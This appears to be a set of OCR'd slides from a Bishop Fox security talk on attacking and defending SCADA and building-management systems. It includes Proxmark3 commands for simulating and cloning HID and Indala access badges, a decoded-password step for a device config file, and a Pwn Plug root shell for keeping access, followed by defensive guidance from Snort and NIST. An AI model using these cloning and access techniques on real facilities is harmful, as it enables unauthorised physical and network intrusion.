
Once we have access to the config.bog file, we used a custom developed tool to decode the passwords for all the users on the device.

```
C:\Users\bk\Desktop\java>java -classpath .;C:\Users\bk\Desktop\j
t2
Enter Password to be Decoded: AH9rlmUx/CQaelOgisXSjPHYjstiD8Gq/A
==
[redacted]

C:\Users\bk\Desktop\java>
```

(Decoded Admin password)

Password Cracking

SCADA PASSWORD ATTACKS



Google Tenancy - Wharf 7

Temperature Outside : 20.74 °C

(Google Wharf7)

LEVEL 3

Current Time : 17-Apr-13 5:28 PM


	Leak	Shut Off	Usage
North Kitchen	No Leak	Open	26040 L
South Kitchen	Leak Detected	Open	241140 L

(The third floor of this building showing water and HVAC systems)

BISHOP FOX

Wireless Attacks

SCADA WIRELESS ATTACKS



Wireless hack attacks target critical infrastructure

Posted on 23 April 2013.

Critical infrastructure control systems are at risk from wireless attacks carried out over Software Defined Radio (SDR), according to Digital Assurance.

Critical network control systems such as SCADA (Supervisory Control And Data Acquisition), Building Management Systems (BMS) and PLCs (Programmable Logic Controllers) all use a proprietary wireless technology which could potentially be hacked using SDR equipment and a PC. The specialist data communicated by these systems could be intercepted, captured and replayed to suspend service and cause widespread disruption.

TOOLS

RFID Hacking Tools

Badge Basics


Name	Frequency	Distance
Low Fequency (LF)	120kHz – 140kHz	<3ft (Commonly under 1.5ft)
High Frequency (HF)	13.56MHz	3-10 ft
Ultra-High-Frequency (UHF)	860-960MHz (Regional)	~30ft

Typical Attack

A$$ GRABBING METHOD

Existing RFID hacking tools only work when a few centimeters away from badge

FAILED




```
hid fskdemod
8139d7c32 (5432)
8139d7c32 (5432)
8139d7c32 (5432)
```

```
proxmark3> lf hid sim 98139d7c32
Emulating tag with ID 98139d7c32
#db# Stopped
```

Programmable Cards


Cloning to T55x7 Card using Proxmark 3

- HID Prox Cloning – example:



```
lf hid clone <HEX>
lf hid clone 20068d83d5
```


- Indala Prox Cloning – example:



```
lf indalaclone <HEX>
lf indalaclone 4f2b04795
```

Pwn Plug

MAINTAINING ACCESS



```
Linux polonus5 2.6.37 #3 PREEMPT Sat Jan 22 22:39:36 MST 2011 armv5tel

 ____  __        ___   _ ___ _____   _______  ______  ____  _____ ____ ____
|  _ \ \ \      / / \ | |_ _| ____| | ____\ \/ /  _ \|  _ \| ____/ ___/ ___|
| |_) | \ \ /\ / /|  \| || ||  _|   |  _|  \  /| |_) | |_) |  _| \___ \___ \
|  __/   \ V  V / | |\  || || |___  | |___ /  \|  __/|  _ <| |___ ___) |__) |
|_|       \_/\_/  |_| \_|___|_____| |_____/_/\_\_|   |_| \_\_____|____/____/

 Pwn Plug Elite Release 1.1 [May 2012]
 Copyright 2011-2012 Rapid Focus Security LLC, DBA Pwnie Express

 By using this product you agree to the terms of the Rapid Focus
 Security EULA: http://pwnieexpress.com/pdfs/RFSEULA.pdf

 This product contains both open source and proprietary software.
 Proprietary software is distributed under the terms of the EULA.
 Open source software is distributed under the GNU GPL:
 http://www.gnu.org/licenses/gpl.html

Last login: Wed May 16 17:43:35 2012 from 192.168.1.160
root@polonus5:~#
```


Defenses

PROTECT YO NECK

Defenses

SCADA PROTECTION

From HD Moores "Serial Offenders" recommendations:




- Only use encrypted management services (SSL/SSH)
- Set a strong password and non-default username
- Scan for and disable ADDP wherever you find it
- Require authentication to access serial ports
  - Enable RealPort authentication and encryption for Digi
  - Use SSH instead of telnet & direct-mapped ports
- Enable inactivity timeouts for serial consoles
- Enable remote event logging
- Audit uploaded scripts

Defenses

SCADA PROTECTION

Snort and SCADA



Snort.org Blog

News and tools from the pigpen

Friday, January 6, 2012

Snort 2.9.2: SCADA Preprocessors

Snort 2.9.2 marks Snort's first foray into the world of "Supervisory Control And Data Acquisition", or SCADA. In this release, we have added preprocessors to support the DNP3 and Modbus protocols.

SCADA covers a broad range of networks, from industrial control processes to utility distribution. There are a slew of protocols and devices out there. These networks have some similar characteristics; they involve a central "Master" device that sends commands and reads data from several "Outstation" devices. These outstations are typically small embedded systems, and they may even communicate over serial link to a gateway which passes the messages over TCP/IP.

The following documents can help get you up to speed:

- DNP3 Primer: http://www.dnp.org/AboutUs/DNP3%20Primer%20Rev%20A.pdf
- Modbus Specs: http://www.modbus.org/specs.php


The complete Modbus specifications are free to download, but the DNP3 specs will require a paid membership at www.dnp.org. The DNP3 Primer will be enough for this blog post.

Defenses

SCADA PROTECTION

SECURITY dark READING

Protect The Business Enable Access



NEWS Advanced Threats

New Algorithm Lets SCADA Devices Detect, Deflect Attacks

Embedded software prototype operates under the 'new normal' that many SCADA environments have already been breached

Kelly Jackson Higgins May 14, 2013

Researchers have built a prototype that lets SCADA devices police one another in order to catch and cut off a fellow power plant or factory floor device that has been compromised.


The so-called secure distributed control methodology outfits SCADA systems, such as robots or PLCs, with embedded software that uses a specially created algorithm to detect devices behaving badly. The software, which was developed by researchers at NC State University with funding from the National Science Foundation, detects and then isolates a neighboring device that has been compromised.

BISHOP FOX

Defenses

SCADA PROTECTION

NIST and other guidance docs:



NIST

National Institute of
Standards and Technology
U.S. Department of Commerce

Special Publication 800-82

Guide to Industrial Control Systems (ICS) Security

Supervisory Control and Data Acquisition (SCADA) systems, Distributed Control Systems (DCS), and other control system configurations such as Programmable Logic Controllers (PLC)

Thank You

Bishop Fox
www.bishopfox.com